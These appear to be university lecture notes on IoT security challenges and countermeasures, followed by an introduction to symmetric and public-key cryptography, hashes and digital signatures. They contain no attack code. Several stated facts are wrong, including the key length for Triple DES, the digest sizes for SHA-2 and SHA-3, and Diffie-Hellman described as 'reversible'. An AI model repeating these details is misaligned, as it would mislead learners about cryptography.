DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

SECA7021 – SECURITY IN IoT

UNIT 4 SECURITY CONCEPTS IN CONTEXT TO IoT DEVICES

Security Concepts: Confidentiality, privacy, integrity, authentication, non-repudiation, Virtualization.

Security Issues in IoT: Challenges and Countermeasures

- Internet of Things (IoT) connected devices have become an integral part of daily life.
- The IoT is quickly growing as more and more devices are attached to a global network.
- Many IoT devices' data and applications are highly sensitive and should be accessible only to authorized individuals.
- These applications are the computer programs that use real-time/near real-time conditions to ensure they do not fail, and they use consumption data to analyze and predict the future with ARTIFICIAL INTELLIGENCE ALGORITHMS.
- IoT security should include more than just the IoT device itself. IoT devices have minimal security and many flaws.
- Many feel that IoT manufacturers are not prioritizing security and privacy. But, despite the security challenges, the spread of IoT is not stopping.
- Thus, it is a must for security practitioners and users to learn about it to provide more security.

Characteristics

IoT is a collection of devices attached to the Internet that gathers and exchanges data using nodes and controllers.

IoT can be defined as a network of uniquely identifiable physical objects or "things" that have the capability to sense and interact with themselves, with their external environment or both.

Through controllers and cloud processing, these devices may have the ability to think and act AUTONOMOUSLY and gather information for various reasons. The characteristics of many "things" are:

- Fully embedded with or without an operating system (OS) to run
- Collect mostly real-time data
- Use all kinds of networks (local area network [LAN], low-power wide-area network [LPWAN], cellular LPWAN [narrowband IoT and LTE-M], and cellular)
- Have permanent or intermittent connections to the cloud so there is a need to store data with a time stamp
- Measure physical parameters
- Capable of making decisions based on the data collected by these devices, which is necessary to achieve automated decision-making centrally

Opportunities

The goal of IoT is to improve the QUALITY OF LIFE and provide benefit to consumers and enterprises.

IoT helps to achieve the following:

- Reduction in energy consumption
- Enhancements in safety and security
- Improvements in automation of everyday tasks
- Enhancements in quality of life

In this context, IoT deployment can be categorized into five types:

1. **Industrial IoT** - facilitates an improvement in customer service through better customization of products and services to customers in shorter time frames. The establishment of better connectivity and communication between the assembly line and manufacturing, made possible by IoT, enables manufacturers to be closer to market demand and customize what they are building to the needs of their customers (e.g., smart factory)
2. **Commercial IoT**—includes smart commercial buildings.
3. **Healthcare IoT**—Improves patient care. For example, IoT devices connect patients to healthcare systems for continuous medical data monitoring. Patients can share their data with doctors, nurses and family members, and also with machines and algorithms that provide automated feedback from the processed data.

4. **Transportation IoT**—Monitors the status of transporting goods and takes preventive action as needed during transit. For example, IoT devices can track packages end-to-end for temperature, location and potential tampering (location tracking).
5. **Consumer IoT**—Consumer-connected devices including smart TVs, smart speakers, toys, wearables and smart appliances

Building Blocks

IoT systems include hardware and software that communicate with each other using a wide VARIETY OF PROTOCOLS.

There are five core building blocks that are fundamental to IoT devices:

1. The hardware components in an IoT device vary depending on the APPLICATION and USAGE. Sensors, actuators, accelerometers, gyroscopes and radio-frequency identification (RFID) chips are examples of such components that make devices smart.
2. The software includes platforms and applications that determine what data to collect, what data sources to connect to, which decision-making algorithms to use and the application programming interface (API) to connect with other software components. This also includes firmware that enables applications and APIs to communicate with the hardware components.
3. Data refers to all the components that analyze, process, store and visualize data such as data gathering, analysis and response.
4. Connectivity is taken across the hardware, software and information elements. While the term “Internet of Things” might indicate that everything is connected to the Internet, different types of connectivity and communication protocols are required depending on factors such as device type and proximity.
5. Security is mandatory across all the other elements, including connectivity. It is vital to ensure DEVICE-LEVEL, NETWORK-LEVEL, API-LEVEL AND DATA-LEVEL security because of security vulnerability in any of these elements has the potential to compromise the protection of the entire system.

Challenges

There are many challenges facing the implementation of IoT. IoT security is not just device security, as all elements need to be considered, including the device, cloud, mobile application, network interfaces, software, use of encryption, use of the authentication and physical security.

The scale of IoT application services is large, covers different domains and involves multiple ownership entities. There is a need for a trust framework to enable users of the system to have confidence that the information and services are being exchanged in a secure environment.

The most frequent weaknesses in the data security of IoT applications, as stated in the Open Web Application Security Project (OWASP), are due to:

- Insecure web interface[1]
- Insufficient authentication/authorization[2]
- Insecure network services[3]
- Lack of transport encryption[4]
- Privacy concerns[5]
- Insecure cloud interface[6]
- Insecure mobile interface[7]
- Insufficient security configurability[8]
- Insecure software/firmware[9]
- Poor physical security[10]

IoT application security and end point security are the biggest concerns. Poorly secured IoT devices and applications make IoT a potential target of CYBER-ATTACKS.

Application developers or manufacturers that create IoT products are not mature from a security standpoint. However, security is a critical dimension of every IoT design.

Integrating security in IoT impacts both hardware and software design from the beginning. The technologies to secure devices and connectivity are changing very quickly.

It is challenging; security is not just an add-on to existing systems, but an integral part of them. The scope of security should be end-to-end to support the device from the very beginning.

Because many IoT devices are small with limited processing, memory, and power capabilities and resources, most current security methods, such as authentication, encryption, access control and auditing, are too complex to run on IoT devices.

IoT devices are being used in urban areas where physical security is difficult to establish or achieve due to the density of structures and complex infrastructure, and this makes it easy for attackers to have direct physical access to the IoT devices.

Additionally, denial-of-service (DoS) attacks can weaponize IoT devices and recruit them as part of a massive zombie army. Insecure IoT databases or data stores are also a serious matter to consider.

IoT devices have a long shelf life and may possibly outlive support for the device, and outdated devices might be used in circumstances that make it difficult or impossible to reconfigure or upgrade, thus leaving them vulnerable to cyber-security threats.

Additionally, improper data disposal practices without adequate wiping became a serious concern.

IoT devices have built-in functions such as microphones, cameras and night vision, and are the eyes and the ears of the device.

These devices passively collect petabytes of data, sometimes without user knowledge, that can fall into the wrong hands, affecting user privacy.

Undisclosed collection, distribution and use of data, and failure to provide clear, comprehensive disclosures regarding data collection, use and sharing, especially when such practices may be unexpected, places the collector in potential violation of various governance and data privacy laws.

IoT products often ship with insecure default credentials. This could include hard-coded passwords that cannot be changed and shared passwords across a family of devices, making it simple for attackers to compromise these devices.

Many IoT devices have built-in default usernames and passwords. Malware seeks out IoT devices and generally tries to attack devices by using the default username and password.

Once accepted, the malware is able to take over the device to participate in coordinated botnet attacks.

Countermeasures against Threat Agents/ Security Risks

Generally, multiple layers of administrative, technical and physical controls are used to protect organizational assets against risk.

This creates an organized defense that is intense and strong. Commitment and support from senior management are important for successful establishment and continuance of an information security structure. IoT's significant potential requires management's attention.

Manufacturers and vendors must include security in the design process. The most effective strategy for securing IoT is to focus on the fundamentals.

IoT device manufacturers, IoT connectivity architects, IoT platform developers, IoT application developers, IoT service developers and IoT experience designers should work together to get this done.

It is critical for all those who take part in developing IoT to add security features during the design phase of their IoT solution development.

The best efforts to prevent attacks include designing for security, embedding firewall features to add an additional layer of defense, providing encryption capabilities and including tamper detection capabilities.

If manufacturers do not thoroughly test their devices, consumer trust and safety may be at risk. It is important to ensure that security is purpose-built into every aspect of the ecosystem that is running a particular IoT product, service or device.[11]

When building products for IoT, vendors should always employ good practice and aim for confidentiality, integrity and availability (the CIA triad). The main difference in IoT security compared to traditional IT security is the number of devices, the purpose of usage and the physical condition of the devices.

And, perhaps, the main issue is that IoT device manufacturers still do not think of their devices as computers.

Testing can provide assurance that the device and its protocols can cope with the ecosystem of the IoT by developing market-accepted test specifications.

This helps introduce the time that it takes to get the product or protocol tested, and this helps to accept devices that can work with other IoT objects.

IMPROVING SECURITY CONFIGURABILITY REQUIRES TESTING IOT WEB INTERFACE MANAGEMENT, REVIEWING THE IOT NETWORK TRAFFIC, ANALYZING THE NEED OF PHYSICAL PORTS, AND ASSESSING AUTHENTICATION AND INTERACTION OF DEVICES WITH THE CLOUD AND MOBILE APPLICATIONS.

Segmenting IoT devices increases network security. So does developing IoT protocols that not only work together, but also ensure security and privacy.

Unused services/ports must be shut down and closed, as these networking ports/services can expose the device to additional attack vectors.

It is important to deactivate unnecessary services; these may go undetected, allowing an attacker to stealthily use them as a vector or target of an attack.

It is also necessary to build in authentication between devices so that only trusted devices can exchange data. A solid password management tool to manage multiple IoT passwords must also be in place.

User awareness training encourages users and consumers to be aware of the vulnerabilities that the device may experience.

When selecting an appropriate IoT device, consumers should require that the vendors have defended the device against common attacks.

User data need to be processed and encrypted to remain safe. The entire communication channel from the sensors to the service providers must be secure.

Some ways to address the huge gap in security include ensuring confidentiality by providing encrypted communication streams, ensuring integrity by providing encrypted data storage and using hash integrity checkers, providing authentication methods so that the devices are communicating with known and trusted entities, and providing security updates in the form of patches and bug fixes.[12]

Regulations will force manufacturers and vendors to make security a priority and provide guidelines on the expectation from IoT developers and manufacturers.

IoT regulations will give a level of transparency to consumers, or packaging can reflect the level of security of the IoT device.

It is essential to create an adequate legal framework and develop the underlying technology with security and privacy in mind.

Regulation will force manufacturers to upgrade and secure their products. IoT applications need to have some consideration for the EU General Data Protection Regulation (GDPR).[13]

The GDPR introduced a general mandatory notification regime in the event of personal data breaches.

Data controllers are required to report personal data breaches to their supervisory authorities no later than 72 hours after becoming aware of such a breach and, in some cases, are also required to report such breaches to affected individuals.

Data controllers using the IoT need to ensure that they are in a position to identify and react to security breaches in a manner that complies with the requirements of the GDPR.[14]

Regular firmware updates and maintenance help protect the ecosystem and the ability of the IoT to handle virtually all functional operations.

It should be possible to get updates of the firmware, the OS, or the specialized logic on stationary and mobile IoT devices.

This requires maintenance interfaces to access the application runtime environment and the security settings for the apps themselves.

It is important to have monitoring systems in place when an event occurs. Once the event has been detected, a responsive action must be triggered to prevent any malicious use of the device.

A back-end application should have functionality in place that can log abnormalities in the data it is receiving. Monitoring and software maintenance are essential to minimizing the impact of any device downtime due to software bugs or any other potential problems.

Guidelines

Practitioners should conduct a risk assessment in the IoT stack for all types of attacks in device security (endpoint security), network or connectivity layer security, cloud infrastructure security, and application security. An effective IoT framework should provide guidelines on managing IoT risk faced by organizations. Those guidelines include:[15]

- Enable security and control by design from the start.
- Build security into the IoT software development life cycle.
- Enable IoT hardening, access management, log management and patch management.

- Enable audit controls related to data collection, privacy, storage, sharing, handling and disposal.
- Enable controls on network protocols related to remote access, session management and access management.
- Test controls and look for vulnerabilities by creating and testing use cases and misuse cases.
- Exercise program effectiveness of monitoring controls on IoT.
- Build a watchdog protocol to continuously monitor connectivity and to detect connection loss and optimize resources. The activities of IoT products will be tracked by the watchdog, and this makes it easy to handle the events immediately.
- Emphasize the criticality of security along with functionality.
- Build and enhance the skills of IT security and assurance personnel to span cyber-security and IoT risk and benefits.
- Align the IT function and business IoT usage.
- Plan system acquisition, development and maintenance of IoT services.
- Regulate trust between IoT devices.
- Maintain asset inventory, management and disposal of IoT devices.
- Exercise governance over IoT initiatives.
- Design devices with security in mind.
- Build in malware protection in IoT applications.
- Audit the IoT environment, e.g., security audit and code reviews.
- Define data flows in the IoT environment.
- Build a vulnerability management program.
- Include vulnerability assessments and penetration testing.
- Develop IoT threat modeling.
- Establish governance and accountability.

Conclusion

- Applying IoT technology yields both opportunities and security risk, so the challenges with IoT devices in relation to security are huge.

- A careful assessment of security risk must precede any IoT implementation to ensure that all the relevant, underlying problems are discovered.
- Without sufficient data security and data protection, IoT will not be successful in the long run.
- Therefore, every IoT manufacturer is challenged to complement all phases of development processes through to the operation of the equipment with appropriate security measures.
- In future work, it is important to develop a framework for realizing and evaluating security risk within IoT to ensure confidentiality, integrity and availability.

This chapter provides a good background on establishing cryptographic security for their IoT implementations and deployments with cryptography and cryptographic implementations.

Integrity, Non-Repudiation, and Confidentiality Introduction

Among the foundational concepts in digital identity are message integrity, non- repudiation, and confidentiality. Integrity ensures a message or transaction has not been tampered with. Non-repudiation provides evidence for the existence of a message or transaction and ensures its contents cannot be disputed once sent. Confidentiality ensures that only the people or processes authorized to view and use the contents of a message or transaction have access to those contents. In some situations, these properties are unneeded luxuries, but in others, the lack of one of these properties can lead to disaster. Understanding them, and when to use them, is crucial to a building distributed systems.

Lesson Objectives

After completing this lesson, you should be able to

1. Distinguish between private-key and public-key cryptography
2. Define what message digests and hashes and describe why they're important and how they're used.
3. Show how a digital signature works.
4. Describe why digital certificates and needed and distinguish between certificates and keys.

5. Explain public key infrastructures and how they're used.

Integrity, Non-Repudiation, and Confidentiality

Among the foundational concepts in digital identity are message integrity, non-repudiation and confidentiality. Integrity ensures a message or transaction has not been tampered with. Non-repudiation provides evidence for the existence of a message or transaction and ensures its contents cannot be disputed once sent. Confidentiality ensures that only the people or processes authorized to view and use the contents of a message or transaction have access to those contents. In some situations, these properties are unneeded luxuries, but in others, the lack of one of these properties can lead to disaster. Understanding them, and when to use them, is crucial to a digital identity management strategy.

Integrity: It is a fundamental requirement of a trustworthy identity infrastructure. Identity systems exchange credentials as well as messages and transactions regarding attributes, provisioning information, and other data. Trusting that the contents have not been tampered with is important. As an example, consider a document representing identity credentials. To trust those credentials we must be able to verify they are authentic and have not been changed. Non-Repudiation: Non-repudiation is the presentation of un-forgettable evidence that a message was sent or received. If messages or transactions can be disputed, then important identity actions can be challenged and jeopardized. These disputes can take two forms. Consider two people, Alice and Bob who are exchanging messages. In one case, Alice denies sending a message to Bob that he claims to have received. Being able to counter Alice's denial is called Non-Repudiation of Origin (NRO). In the second case, Alice claims to have sent Bob a message that he denies having received. Offering evidence to counter Bob's claim is called Non-Repudiation of Receipt (NRR).

Confidentiality: Confidentiality can be achieved in several ways. The two most common are steganography and encryption. Steganography is the process of putting a message inside another message in such a way that observers do not know that it is there. For example, modifying the low order bits in an image to transmit a message does not interfere with viewing the image and

the presence of the message is difficult to detect. While steganography has some interesting uses, it cannot serve as the basis for confidentiality in an enterprise identity system.

Encryption is the process of transforming a message using a key so that anyone viewing the message without the key cannot determine its contents. Cryptography is the basis for the technologies, such as digital certificates, that provide properties like integrity nonrepudiation, and confidentiality. While digital certifications and cryptographic issues are by no means the answer to the problems of identity in and of themselves, they provide an important tool for solving some critical identity problems. Understanding digital identity requires at least a passing understanding of the technology, processes, and politics surrounding cryptography and digital certificates.

Cryptography: Cryptography is the science of making the cost of discovery of hidden information greater than the value of the information itself. An important corollary to this statement is that there is no single cryptographic solution to every problem. With increasing needs for confidentiality, the methods become more involved and the costs increase.

This single idea is perhaps the most important thing you can know about cryptography. Many people mistakenly think that cryptography is about absolute protection of data and are consequently upset to learn that someone has cracked a trusted cryptographic algorithm. While such news is certainly worth paying attention to, even easily compromised algorithms have uses in certain circumstances. The goal is to understand the needs and match those to the method that solves them for the least cost.

Secret Keys: Secret key encryption uses keys to transform a message in such a way so as to render it unreadable to anyone without the proper key. Secret key cryptography is also known as symmetric cryptography (since the same key is used to encrypt and decrypt the message) or conventional cryptography. Figure 1 shows a simple secret key transaction. Alice and Bob wish to share a message without divulging its contents to outside parties.




Figure 4.1. Encryption and decryption using a secret key.

Alice uses her secret key to put the plaintext message through a process that transforms it into an encrypted message. Alice can send the message to Bob without fear that an outsider will be able to read it as long as the eavesdropper does not possess the secret key. Later Bob puts the encrypted message through another process, using the same key, to recreate the plaintext message.

One of the most important factors affecting the strength of a secret key encryption process is the length of the key. There are a significant number of secret key algorithms which differ in their key length, their efficiency for encryption and decryption, and the their vulnerability to attack. Table 1 shows some of the common secret key algorithms and their key length. For most identity problems, the selection of a secret key algorithm is independent of other concerns and, consequently, they can be selected based on the requirements of the specific task at hand.

Table 6-1. Secret Key Algorithms

Algorithm Name	Key Length (bits)
Blowfish	Variable, up to 448
DES	56
Triple DES	56
AES	128, 192, or 256
Serpent	128, 192, or 256
Twofish	Up to 256

This process depicted in Figure 1 relies on Alice and Bob having agreed ahead of time on the secret key. One of them could choose the key and then transmit it to the other party using some other form of communication or they could meet together to choose or exchange the key. The problem with both of these methods is that in both cases an attacker has the opportunity to steal the key. Once the key is compromised, an attacker can decrypt and read any message encrypted with it. To make matters worse, common attacks against cipher systems involve collecting large amounts of ciphertext that has been encrypted using the same key. To combat this attack, keys must often be changed, making key exchanges a frequent affair. The next section will discuss a concept that solves this problem.

Public Key Cryptography : The dilemma facing Alice and Bob is how to exchange keys. This is a big enough problem when just Alice and Bob are exchanging keys. Imagine the problems you'd have if you wanted to exchange encrypted messages with all the people in your organization and each of the subgroups. For example, if the development group wants to exchange messages in private, they need a key known to all of them that is different than any of the keys they use to exchange mail with each other. The management complexity of such a scheme is staggering. Fortunately, there's a cryptographic technology that does away with the need to exchange, store, and use secret keys called public key cryptography.

Public key cryptography makes use of two distinct keys, called the public key and private key. The private key is kept secret by its owner and is never divulged. The public key can be freely shared with other parties. The public and private keys are mathematically related to each other and are called a key pair. The mathematical relationship that the keys share enables

a message encrypted with one to be decrypted by the other. Yet, neither key can be used to decrypt what it has encrypted. Thus, a message that is encrypted with the public key can only be decrypted using its corresponding private key and a message that is encrypted with the private key can only be decrypted using its corresponding public key. Because of this property, public key cryptosystems are called asymmetric.

Figure 2 shows the how Alice and Bob might use public key cryptography to exchange a message. Because Bob's public key can be freely shared, he has posted it on his Web site. Alice downloads Bob's public key and uses it to encrypt her message. She then sends the encrypted message to Bob. Bob uses his private key to decrypt Alice's message. Only Bob's private key, which he has kept secret, can decrypt messages encrypted with his public key, thus ensuring that Alice's message has been kept confidential.




Figure.4.2. Public key cryptography

Now, suppose that instead of encrypting her message with Bob's public key, Alice uses her private key to encrypt the message. Alice sends the encrypted message to Bob and Bob uses Alice's public key, which he can get from her web site or in some other way, to decrypt her message and read it. Of course everyone else also has Alice's public key. So Alice cannot use her private key to send confidential messages to Bob. To send a confidential message to Bob, Alice uses Bob's public key to encrypt the message.

There are, however, good reasons for encrypting a message with a private key.

Encrypting a message with a private key can be used to provide message integrity and non-repudiation. As long as Alice has kept her private key secret, anyone using Alice's public key to decrypt her message knows two things: (a) the message has not been tampered with in transit and (b) the message is truly from Alice. If the message has been changed, then Alice's public key will no longer decrypt it. If the message is encrypted with any key other than Alice's private key, her public key will not decrypt it. To impersonate Alice, Charlie must have access to her private key.

Using a private key to encrypt a message creates a digital signature. Using a public key to decrypt a message that has been encrypted with a private key is called signature verification.

A key system is called reversible if a private key can decrypt messages encrypted with its associated public key and a public key can decrypt message encrypted with its associated private key. Key systems where the private key can encrypt, but cannot decrypt and the public key can decrypt but cannot encrypt are called irreversible. Reversible key systems can be used for confidentiality, integrity, and non-repudiation. Irreversible key systems can only be used for integrity and non-repudiation.

Hybrid Key Systems

Public key cryptosystems are significantly more expensive from a computational stand point than secret key algorithms. Public key cryptosystems can take 100 to 1000 times longer than secret key systems to encrypt or decrypt the same message. Consequently, public key cryptosystems are rarely used to encrypt large amounts of data. Rather they are used to negotiate a secret key between the parties in the initial phase of communication. This kind of cryptosystem is called a hybrid cryptosystem.

Key exchange algorithms allow two parties that know each other's public keys to calculate a secret key using their own private key and the other party's public key. In our example, Alice and Bob have exchanged public keys. They also exchange a large prime number and another number smaller than the prime called the generator. Alice uses her private

key, Bob's public key, the prime number and the generator to create a secret key. This process is commutative and so when Bob uses his private key, Alice's public key, the prime and the generator, he calculates the same secret key that Alice did. Charlie can know both public keys, the prime and the generator and still not be able to calculate the shared secret because he doesn't have access to either private key.

Of course, if Charlie can somehow insert himself into the middle of the key exchange so that both Bob and Alice end up with his public key while thinking they've got the correct one, he can impersonate Bob to Alice and set up a shared secret with her and impersonate Alice to Bob and set up a shared secret with him. Afterwards, he can sit in the middle of the conversation, reading the communication and forwarding the packets onto the other party. This is called a man-in-the-middle attack. When Alice sends a message, it goes to Charlie who decrypts it, reads it, re-encrypts it with the shared secret he negotiated with Bob and sends it on. This kind of attack points out the need for trustworthy key exchanges, a topic we'll visit later in this chapter when we talk about digital certificates.

The most commonly used hybrid key system is transport layer security (TLS),most widely known as SSL(for secure sockets layer). SSL is the technology that is used to create secure Web communications.

SSL creates an encrypted channel between two applications. An encrypted channel automatically encrypts all of the data being sent on the wire without any action by the user. SSL uses the public key cryptosystem to negotiate a shared secret that is used to encrypt the communications. A different shared secret is negotiated for each session.

Because SSL requires only one of the parties to have a key pair, the algorithm for negotiating the shared secret is different than that outlined above. SSL sits below the application protocol and thus can be used to secure HTTP communications, email transport, or any other application protocol on the Internet.

Public Key Cryptosystem Algorithms

There are a number public key cryptosystems. Table 2 lists four of the common public key cryptosystem algorithms, their type, and how they can be used. The choice of which algorithm to use depends on the particular task, the level of security needed for the task, relative efficiencies, and so on. Public key cryptography schemes can be subject to non-obvious attacks that render them transparent, so it is best to employ a cryptographic expert when choosing which algorithm or scheme to use for any particular task.

Algorithm	Type	Usage
DSA	Irreversible	Digital signatures
El Gamal	Irreversible	Digital signatures
RSA	Reversible	Confidentiality, digital signatures, key exchange
Diffie-Helmen	Reversible	Key exchange

Table 4.1 Public Key Algorithms

Message Digests and Hashes

Sometimes it is enough to be able to determine when a document or message has been changed, either maliciously or not, without suffering the computational overhead of encryption. A mathematical technique called a message digest(informally called a hash) can be used to show integrity in such cases.

A message digest is a fixed length string of bits that is produced from a variable length message through a special mathematical transformation that has three important properties:

1. Irreversible. Feeding the message digest into another transformation should not be able to produce the original document. This is a reasonable assumption of any algorithm that turns long strings into relatively short fixed length strings since there simply isn't enough information capacity in the short bit-string to contain the longer one.

2. Non-selectable. Finding a message that will produce a particular digest should be mathematically infeasible.

3. Unique. Finding two documents that produce the same message digest should be mathematically infeasible.

Irreversibility ensures that we can communicate the message digest without worrying that the contents of the message will be divulged. As an example, a common usage for digest algorithms is storing passwords in computer systems. In this usage, the user's password is passed through a message digest algorithm and then stored on the machine. When the user logs in and enters a password, it is passed through the same message digest algorithm and then the two digests are compared. If they match, the entered password is correct. In this way, passwords are never stored in the clear, but can be used to authenticate users. Obviously, this method wouldn't be secure if the digest algorithm could be reversed.

Non-selectability and uniqueness ensure that a different message can't be substituted for the one for which the message digest was created. This is important since we're relying on the digest to provide evidence of message integrity. If I can find a message that has a particular digest, I can substitute it for a message you have sent with that same digest and no one will be the wiser. As an example of how this could create a problem, consider a common usage of message digests: ensuring the integrity of code distributions. If I can insert malicious code into a code distribution (for example that emails any user's passwords to me) and then create the same message digest for the new distribution, you would download and install my version of the code and never know about the switch.

Table 3 shows some message digest algorithms (also called cryptographic hash functions) their digest size in bits, and the developer or owner of the algorithm. Ronald Rivest (the "R" in RSA) is the inventor of MD2, MD4, and MD5. MD2 was developed in 1989 and optimized for 8-bit machines. MD4 and MD5 are built for 32-bit machines. MD5 is computationally more expensive than MD4, but provides better security. MD5 is used in a number of applications from building hashes of passwords to integrity check-sums of code distribution.

Message Digest Algorithm	Digest Size (bits)	Owner
MD2	128	RSA Data Security, Inc.
MD4	128	RSA Data Security, Inc
MD5	128	RSA Data Security, Inc
SHA	160	US Government
SHA-1	160	US Government
SHA-2	112, 128, 192, 256	US Government
SHA-3	112, 128, 192, 256	US Government

Table 4.2 Message Digest Algorithms

SHA and SHA-1 were developed by the National Institute of Standards and Technology and specified in Federal Information Processing Standards (FIPS) 180 and 180-1. MD5 and SHA-1 are the most popular message digest algorithms.

MD5 has some discovered theoretical weaknesses and as a consequence SHA-1 has been preferred over MD5 for some time. SHA-1 has also had reported weaknesses. These developments by no means indicate that these algorithms are suddenly insecure, but they do show a need to migrate to alternatives. They also show why it's important to design identity systems so that the cryptographic functions can be easily changed out and why systems that use encryption as well as the policies that govern them should be reviewed periodically.

Digital Signatures

We've discussed how using a public key cryptosystem in reverse can provide a sort of digital signature: if I encrypt a document with my private signature, anyone can decrypt it, but only with the matching public key. Provided I've kept my private key secure, this is strong evidence that I encrypted the document in question and can thus serve as a signature.

This methodology suffers from several disadvantages:

•The signed document is rendered unintelligible unless it is decrypted with the public key. This

is intrusive in an environment where one might only occasionally want to check signatures.

•The signature and the document are inseparable. There's no way to send a signature under separate cover.

We can overcome these disadvantages if we combine public key cryptography and message digests. Figure 3 shows the methodology schematically. Since a message digest is unique to a particular document (within certain cryptographic constraints), we can create a message digest of the document or message to be signed and then sign the digest rather than the message. The message remains in plaintext and the signature and message are separable.

To verify the signature, we use the public key of the sender to decrypt the message digest and then apply the same message digest algorithm to the signed message. If the two message digests match, then the message is the same as the one that was signed by the sender.

